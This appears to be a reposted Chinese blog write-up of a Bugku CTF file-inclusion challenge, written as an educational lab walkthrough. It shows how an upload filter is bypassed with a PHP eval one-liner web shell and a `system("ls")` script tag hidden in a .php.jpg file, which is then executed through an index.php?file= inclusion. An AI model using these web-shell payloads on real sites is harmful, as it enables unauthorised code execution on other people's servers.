

# Bugku ctf writeup--web篇-文件包含2

转载

byfsj 于 2019-09-30 16:10:21 发布 433 收藏

原文链接: [https://blog.csdn.net/qq\\_33417843/article/details/79756682](https://blog.csdn.net/qq_33417843/article/details/79756682)

版权



[CTF 专栏收录该内容](#)

5 篇文章 0 订阅

订阅专栏

## 文件包含2

150

<http://118.89.219.210:49166/>

flag格式: SKCTF{xxxxxxxxxxxxxxxxxxxx}

hint:文件包含

Flag	<input type="text" value="https://blog.csdn.net/qq_33417843"/>	Submit
------	--	--------

### Step1:查看源码

```
view-source:118.89.219.210:49166/index.php?file=hello.php
1 <!-- upload.php -->
2 <!doctype html>
3 <html>
4 <head>
```

发现注释文件upload.php,访问下来到文件上传页面

118.89.219.210:49166/index.php?file=upload.php

file:  未选择任何文件

请上传jpg gif png 格式的文件 文件大小不能超过100KiB 417843

### Step2: 上传一句话

普通一句话会被过滤，这里构造`<?=eval($_POST['shell']);>`


保存文件修改后缀为1.php.jpg,成功上传




根据提示是文件包含，直接访问文件路径无效，菜刀无法连接

包含文件进行访问是空白页面，再进行菜刀连接

### Step3: 上菜刀



发现一个文件名很长的txt文件，打开就是flag



另一种思路是简书上看到的，在这里也po出来以供参考

在php文件里写入`<script language=php>system("ls")</script>`,列当前目录

同理,修改后缀名为jpg,如1.php.jpg,上传成功

← → ↻ 118.89.219.210:49166/index.php?file=upload.php

file: 选择文件 未选择任何文件

upload

请上传jpg gif png 格式的文件 文件大小不能超过100KiB

file upload successful! Save in: upload/201803300338539760.jpg

访问直接可以看到flag文件

← → ↻ 118.89.219.210:49166/index.php?file=upload/201803300338539760.jpg

about hello.php index.php this\_is\_th3\_F14g\_154f65sd4g35f4d6f43.txt upload\_upload.php

包含或者直接访问都可以得到flag

← → ↻ 118.89.219.210:49166/index.php?file=this\_is\_th3\_F14g\_154f65sd4g35f4d6f43.txt

SKCTF{uP104D\_1nclud3\_426fh8\_is\_Fun}

[https://blog.csdn.net/qq\\_33417843](https://blog.csdn.net/qq_33417843)

← → ↻ 118.89.219.210:49166/this\_is\_th3\_F14g\_154f65sd4g35f4d6f43.txt

SKCTF {uP104D\_1nclud3\_426fh8\_is\_Fun}

[https://blog.csdn.net/qq\\_33417843](https://blog.csdn.net/qq_33417843)